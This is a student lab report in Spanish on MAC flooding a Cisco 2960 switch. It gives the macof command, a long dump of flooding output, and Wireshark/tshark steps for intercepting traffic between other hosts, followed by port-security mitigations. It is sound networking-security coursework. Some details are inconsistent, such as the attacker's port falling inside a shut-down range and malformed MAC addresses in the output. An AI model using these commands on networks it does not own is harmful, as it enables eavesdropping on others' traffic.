

Práctica 01: Análisis de Vulnerabilidad MAC Flooding

Implementación y Mitigación de Ataques de Inundación MAC en
Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025



Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio controlado. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

Resultados: Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.



Vulnerabilidad: Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la intercepción de tráfico.

Metodología Aplicada

Equipos utilizados: - Switch Cisco 2960-24TT-L con IOS 15.x - 3 PCs con Ubuntu 22.04 LTS - Herramientas: dsniff (macof), Wireshark, netcat

Proceso: 1. **Reconocimiento:** Análisis de la topología planteada 2. **Preparación:** Instalación de herramientas y configuración de captura 3. **Ejecución:** Implementación del ataque MAC flooding 4. **Validación:** Verificación de la efectividad mediante captura de tráfico 5. **Análisis:** Evaluación de resultados y contramedidas

Topología de Red Implementada




Figure 1: Topología de red implementada

Configuración de direccionamiento:

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador

Dispositivo	Interface	Dirección IP	Función
Switch	VLAN1	192.168.1.254/24	Switch de acceso

Configuración Inicial

Configuración Base del Switch

```

1 hostname SW1
2 enable secret cisco123
3 !
4 interface FastEthernet0/1
5 description "PC A - 192.168.1.10"
6 !
7 interface FastEthernet0/3
8 description "PC B - 192.168.1.20"
9 !
10 interface FastEthernet0/5
11 description "PC C - 192.168.1.30 (Atacante)"
12 !
13 interface range FastEthernet0/4-24
14 shutdown
15 !
16 line con 0
17 password cisco
18 login

```

Estado Inicial de la Tabla MAC

```

1 Switch# show mac address-table
2
3 -----
4 Vlan    Mac Address        Type      Ports
5 -----
6   1      7456.3cb7.4d13  DYNAMIC   Fa0/1
7   1      7456.3cb7.4d63  DYNAMIC   Fa0/2
8   1      7456.3cb7.0f23  DYNAMIC   Fa0/3
9 Total Mac Addresses for this criterion: 3

```

Desarrollo Detallado

Instalación de Herramientas

En PC C (atacante):

```

1 sudo apt update && sudo apt install dsniff -y
2 which macof # Verificar instalación

```

Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

```
1 ping -c 4 192.168.1.20
```

i Comportamiento normal: PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

```
1 sudo macof -i eno1 -s random -d random
```




Figure 2: Ejecución del comando macof en terminal

Monitoreo de la Tabla MAC

Durante el ataque:

```

1 Switch# show mac address-table count
2 Dynamic Address Count: 7992
3 Static Address Count: 0
4 Total Mac Addresses In Use: 7992
5 Total Mac Addresses Space Available: 48

```

```

Terminal - ccna@ccna14: ~
Archivo Editar Ver Buscar Terminal Ayuda
d9:6e:3d:69:e8:fe f3:7c:86:13:9d:80 255.255.255.255.30367 > 255.255.255.255.35930: S 1885615378:1885615378(0) win 512
d8:96:e4:4f:1a:5d 255.255.255.255.61073 > 255.255.255.255.5754: S 81086486:81086486(0) win 512
e4:20:9d:11:41:5d 255.255.255.255.52326 > 255.255.255.255.53236: S 1885615378:1885615378(0) win 512
ee:f4:b0:e6:c6:93 5a:45:c2:7f:77:73 255.255.255.255.56941 > 255.255.255.255.21098: S 12069189:12069189(0) win 512
19:9d:63:37:80:58 32:ch:57:73:1d:4b 255.255.255.255.56634 > 255.255.255.255.29697: S 1051052473:1051052473(0) win 512
b6:b6:a9:50:2c:89 99:f4:aa:15:27:d1 255.255.255.255.11315 > 255.255.255.255.52439: S 173936682:173936682(0) win 512
47:5:8c:7c:40:28 05:91:c1:5f:ae:19 255.255.255.255.62238 > 255.255.255.255.32721: S 1941253628:1941253628(0) win 512
d1:97:8a:5c:c5:66 12:db:c7:77:aa:01 255.255.255.255.48271 > 255.255.255.255.17177: S 28454673:28454673(0) win 512
70:1c:92:19:92:01 255.255.255.255.58050 > 255.255.255.255.58050: S 200667744:200667744(0) win 512
1c:c6:62:24:3c:db 55:b2:54:53:b1:99 255.255.255.255.47852 > 255.255.255.255.36610: S 200667744:200667744(0) win 512
e0:fd:62:44:8a:16 05:50:11:72:69:25 255.255.255.255.38491 > 255.255.255.255.58511: S 1699795301:1699795301(0) win 512
18:f2:3d:59:84:3b c0:28:de:12:af:87 255.255.255.255.186 > 255.255.255.255.69651: S 666136786:666136786(0) win 512
35:91:21:38:7a:74 b6:32:6a:57:79:6b 255.255.255.255.22734 > 255.255.255.255.16234: S 417233949:417233949(0) win 512
57:b0:b7:5c:a6:99 ad:34:92:2b:5b:41 255.255.255.255.32732 > 255.255.255.255.1364: S 149195955:149195955(0) win 512
e3:30:0b:30:30:c1 255.255.255.255.27480 > 255.255.255.255.27480: S 223559492:223559492(0) win 512
de:b7:40:30:c1:c1 4d:cb:c3:2e:48:74 255.255.255.255.45824 > 255.255.255.255.32151: S 223559492:223559492(0) win 512
84:74:8e:7d:30:95 e9:58:e8:e8:eb:ca 255.255.255.255.21658 > 255.255.255.255.64717: S 1865228800:1865228800(0) win 512
7a:3:fa:13:c2:71 c2:2:2b:2d:1c:c1 255.255.255.255.63104 > 255.255.255.255.39552: S 05647075:05647075(0) win 512
f2:76:9e:51:54:9e b3:c5:37:36:da:255 255.255.255.255.54871 > 255.255.255.255.41157: S 197405603:197405603(0) win 512
fb:2d:96:a7:78:1c 26:6:f8:51:92:26 255.255.255.255.6672 > 255.255.255.255.51502: S 187792028:187792028(0) win 512
74:8e:30:7a:77:41 55:a1:c6:73:de:4f 255.255.255.255.27641 > 255.255.255.255.16932: S 80823711:80823711(0) win 512
70:5:e5:7a:77:41 55:a1:c6:73:de:4f 255.255.255.255.27641 > 255.255.255.255.16932: S 80823711:80823711(0) win 512
dd:a3:9c:3c:06:26 77:7f:84:e1:d1:36 255.255.255.255.18331 > 255.255.255.255.50531: S 1973291793:1973291793(0) win 512
b:8:d0:54:cd:be e7:3e:d9:15:62:02 255.255.255.255.2044 > 255.255.255.255.21419: S 1952388015:1952388015(0) win 512
c8:87:9f:1b:11:5f c2:36:92:62:f2:ef 255.255.255.255.18242 > 255.255.255.255.15072: S 2094389019:2094389019(0) win 512
ad:6b:aa:20:c1:ff ef:a6:8e:49:50:1e 255.255.255.255.47921 > 255.255.255.255.53946: S 1763328812:1763328812(0) win 512
61:15:21:01:01:01 61:21:01:01:01:01 255.255.255.255.26015 > 255.255.255.255.26015: S 12069189:12069189(0) win 512
bd:04:44:4a:1a:01 255.255.255.255.9800:255.255.255.9800 > 255.255.255.255.27480: S 187792028:187792028(0) win 512
c9:9e:81:26:ad:99 b9:78:66:18:09:b9 255.255.255.255.216641 > 255.255.255.255.26641: S 762117890:762117890(0) win 512
d5:d9:d9:07:1d:11 255.255.255.255.27186 > 255.255.255.255.28584: S 1657197876:1657197876(0) win 512
86:3e:2f:1:77:8a d6:f5:37:3b:5b:bf 255.255.255.255.56738 > 255.255.255.255.27582: S 2043586319:2043586319(0) win 512
d8:4e:0:4a:4b:70 255.255.255.255.691:255.255.255.58311 > 255.255.255.255.35296: S 1521640217:1521640217(0) win 512
72:71:0:2:24:01 62:31:0:2:24:01 255.255.255.255.47427 > 255.255.255.255.47427: S 187792028:187792028(0) win 512
0f:6b:ab:03:11:b2 62:31:0:2:24:01 255.255.255.255.47427 > 255.255.255.255.47427: S 111923126:111923126(0) win 512
12:86:cb:73:c8:88 b1:ec:e5:49:81:57 255.255.255.255.60851 > 255.255.255.255.60851: S 850179099:850179099(0) win 512
b4:cb:61:a1:ad:50 32:62:cc:3c:88:b9 255.255.255.255.23181 > 255.255.255.255.56521: S 1057694420:1057694420(0) win 512
1d:4d:97:a5:96 e8:3d:2b:72:b1:b2 255.255.255.255.30863 > 255.255.255.255.20223: S 588964018:588964018(0) win 512
3d:57:d4:29:37:bb 8:0:1:41:10:96:bb 255.255.255.255.1010 > 255.255.255.255.47021: S 373528974:373528974(0) win 512
86:df:f0:58:68:e6 94:59:59:72:fe:a4 255.255.255.255.15879 > 255.255.255.255.49945: S 213845664:213845664(0) win 512
71:0:1:1:1:1 255.255.255.255.15879 > 255.255.255.255.49945: S 213845664:213845664(0) win 512
7c:ed:8e:57:80:82 48:cc:45:71:7a:bb 255.255.255.255.45400 > 255.255.255.255.49988: S 1488349578:1488349578(0) win 512
e7:1d:ab:5e:10:91 56:fe:dd:11:31:27 255.255.255.255.18623 > 255.255.255.255.39674: S 2063093941:2063093941(0) win 512
24:1e:3f:63:aa:c7 a4:6:90:1f:41:3f 255.255.255.255.35524 > 255.255.255.255.20626: S 888958840:888958840(0) win 512
7:7:be:48:5b:62 0:8:3:0:59:16:40 255.255.255.255.31047 > 255.255.255.255.31047: S 224593807:224593807(0) win 512
6a:b2:5d:29:80:01 24:80:99:32:48:d 255.255.255.255.37858 > 255.255.255.255.54511: S 4406454:4406454(0) win 512
41:41:41:41:41:41 255.255.255.255.37858 > 255.255.255.255.54511: S 4406454:4406454(0) win 512
C:8e:0a:3c:bc:0 19:92:88:74:ba:d5 255.255.255.255.53043 > 255.255.255.255.55680: S 14636654:14636654(0) win 512
bb:5b:cb:1d:28:81 51:87:54:24:91:c8 255.255.255.255.31343 > 255.255.255.255.49224: S 151528456:151528456(0) win 512
b8:62:11:30:66:ac e9:10:97:52:4a:26 255.255.255.255.44011 > 255.255.255.255.95030: S 886014530:886014530(0) win 512
6a:5a:f2:73:80:6e 0:58:32:43:3d:14 255.255.255.255.29198 > 255.255.255.255.61533: S 1804202033:1804202033(0) win 512
7e:5d:9d:13:3c:c2 14:5b:9b:37:60:42 255.255.255.255.15326 > 255.255.255.255.34549: S 57376224:57376224(0) win 512
11:16:f1:0:2:24 255.255.255.255.15326 > 255.255.255.255.34549: S 57376224:57376224(0) win 512
17:49:0:2:48:45:3c 255.255.255.255.36853 > 255.255.255.255.35747: S 565545383:565545383(0) win 512
56:7f:25:79:47:85 c3:95:92:2c:77:ea 255.255.255.255.30117 > 255.255.255.255.40464: S 673316681:673316681(0) win 512
3f:8:2f:78:19:ba b5:f7:77:39:4c:3c 255.255.255.255.49442 > 255.255.255.255.22222: S 691980402:691980402(0) win 512
c6:d:14:22:a8:6f 3f:dd:7a:6e:24:c9 255.255.255.255.51784 > 255.255.255.255.9343: S 1100526497:1100526497(0) win 512

```


Figure 3: Estado de la tabla MAC durante la saturación

Punto crítico: Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

Filtro Wireshark: `icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)`

**Figure 4:** Captura de tráfico ICMP interceptado en Wireshark

Prueba con Tráfico UDP

Receptor (PC B):

```
1 nc -lu 1234
```

Transmisor (PC A):

```
1 echo "Mensaje secreto" | nc -u 192.168.1.20 1234
```

Captura en PC C: Filtro udp and ip.dst == 192.168.1.20




Figure 5: Captura de tráfico UDP interceptado

Problemas Encontrados y Soluciones

Problema: Saturación Insuficiente de Tabla MAC

Descripción: En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

Diagnóstico: La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

Solución aplicada: Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

Problema: Temporización del Ataque

Descripción: El timing entre operaciones era crítico para mantener el estado de flooding.

Solución: Mantener macof ejecutándose continuamente después de borrar la tabla MAC durante todas las pruebas de validación.

Validación y Pruebas

Verificación de Intercepción

Metodología: 1. Ejecutar ataque MAC flooding con macof en PC C 2. Borrar tabla MAC en el switch sin detener macof 3. Generar tráfico ICMP entre PC A y PC B 4. Capturar tráfico en PC C con Wireshark desde PC C

Comandos utilizados:

```
1 # PC A - Generación de tráfico  
2 ping -c 20 -i 0.5 192.168.1.20  
3  
4 # PC C - Captura simultánea  
5 tshark -i eno1 -f "icmp" -c 20
```

✓ **Validación exitosa:** Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal: - Tabla MAC regresa a entradas legítimas - PC C ya no puede interceptar tráfico - Segmentación de puertos restaurada

Experiencia Adquirida

Conocimientos Técnicos Clave

Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

Comandos Cisco IOS Críticos

```
1 show mac address-table  
2 show mac address-table count  
3 clear mac address-table dynamic  
4 show interfaces status
```

Lecciones Aprendidas

Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas:

- Port security a nivel físico
- VLANs y ACLs a nivel de red
- Cifrado a nivel de aplicación

Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de:

- Utilización de tabla MAC (alerta al 80% de capacidad)
- Patrones de tráfico anómalos
- Incrementos súbitos en direcciones MAC

Configuración Defensiva

Implementar port security básico:

```
1 interface range FastEthernet0/1-24  
2 switchport port-security  
3 switchport port-security maximum 2  
4 switchport port-security violation restrict
```

Exploración de Aplicaciones y Sugerencias

Extensiones Prácticas Recomendadas

1. Implementación de Port Security Avanzado

Configurar diferentes niveles de port security para evaluar su efectividad:

```
1 ! Configuración restrictiva
2 interface FastEthernet0/1
3 switchport port-security
4 switchport port-security maximum 1
5 switchport port-security violation shutdown
6 switchport port-security mac-address sticky
7
8 ! Configuración con logging
9 interface FastEthernet0/2
10 switchport port-security
11 switchport port-security maximum 2
12 switchport port-security violation restrict
13 switchport port-security aging time 10
```

Investigación sugerida: Evaluar el impacto en rendimiento y usabilidad de cada modo de violación.

2. Desarrollo de Sistema de Detección Automatizada

Crear scripts que monitorean en tiempo real la tabla MAC y generen alertas.

Recursos y Referencias Utilizados

Documentación Técnica Oficial

Cisco Systems

- **Cisco Catalyst 2960-X Series Switches Configuration Guide, 15.2(7)E** - Chapter: “Configuring Port Security”
- **Cisco IOS Security Command Reference Guide** - Port Security Commands
- **Cisco Security Best Practices Guide** - “Securing Layer 2 Infrastructure”
- **Catalyst 2960 Series Software Configuration Guide** - “Understanding Port Security Features”

Estándares y RFC

- **RFC 826:** “Address Resolution Protocol (ARP)” - Base técnica del protocolo ARP
- **IEEE 802.1D-2004:** “MAC Bridges” - Fundamentos de funcionamiento de switches
- **IEEE 802.1Q-2018:** “Bridges and Bridged Networks” - VLANs y segmentación
- **RFC 3619:** “Extreme Networks’ Ethernet Automatic Protection Switching (EAPS)”

Herramientas de Seguridad y Análisis

Herramientas de Pentesting

- **dsniff:** [GitHub Repository](#) - Suite de herramientas de sniffing de red
- **macof:** Parte de dsniff - Generador de direcciones MAC para flooding

Análisis de Protocolos

- **Wireshark:** [Official Documentation](#) - Analizador de protocolos de red
- **tshark:** Interfaz CLI de Wireshark para automatización
- **netcat (nc):** Utilidad de red Swiss Army knife

Configuraciones de Referencia

Archivos de Configuración

- **SW2960-base-config-v1.cfg:** Configuración base del switch Cisco 2960

Recursos en Línea

Laboratorios Virtuales

- **Cisco Packet Tracer** - Simulador oficial de Cisco

Documento: Práctica 01 - MAC Flooding Attack

Versión: 2.0 (Simplificada)

Fecha: Septiembre 12, 2025

Autores: Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Materia: Redes de Computadoras 2

Profesor: M.C. Manuel Eduardo Sánchez Solchaga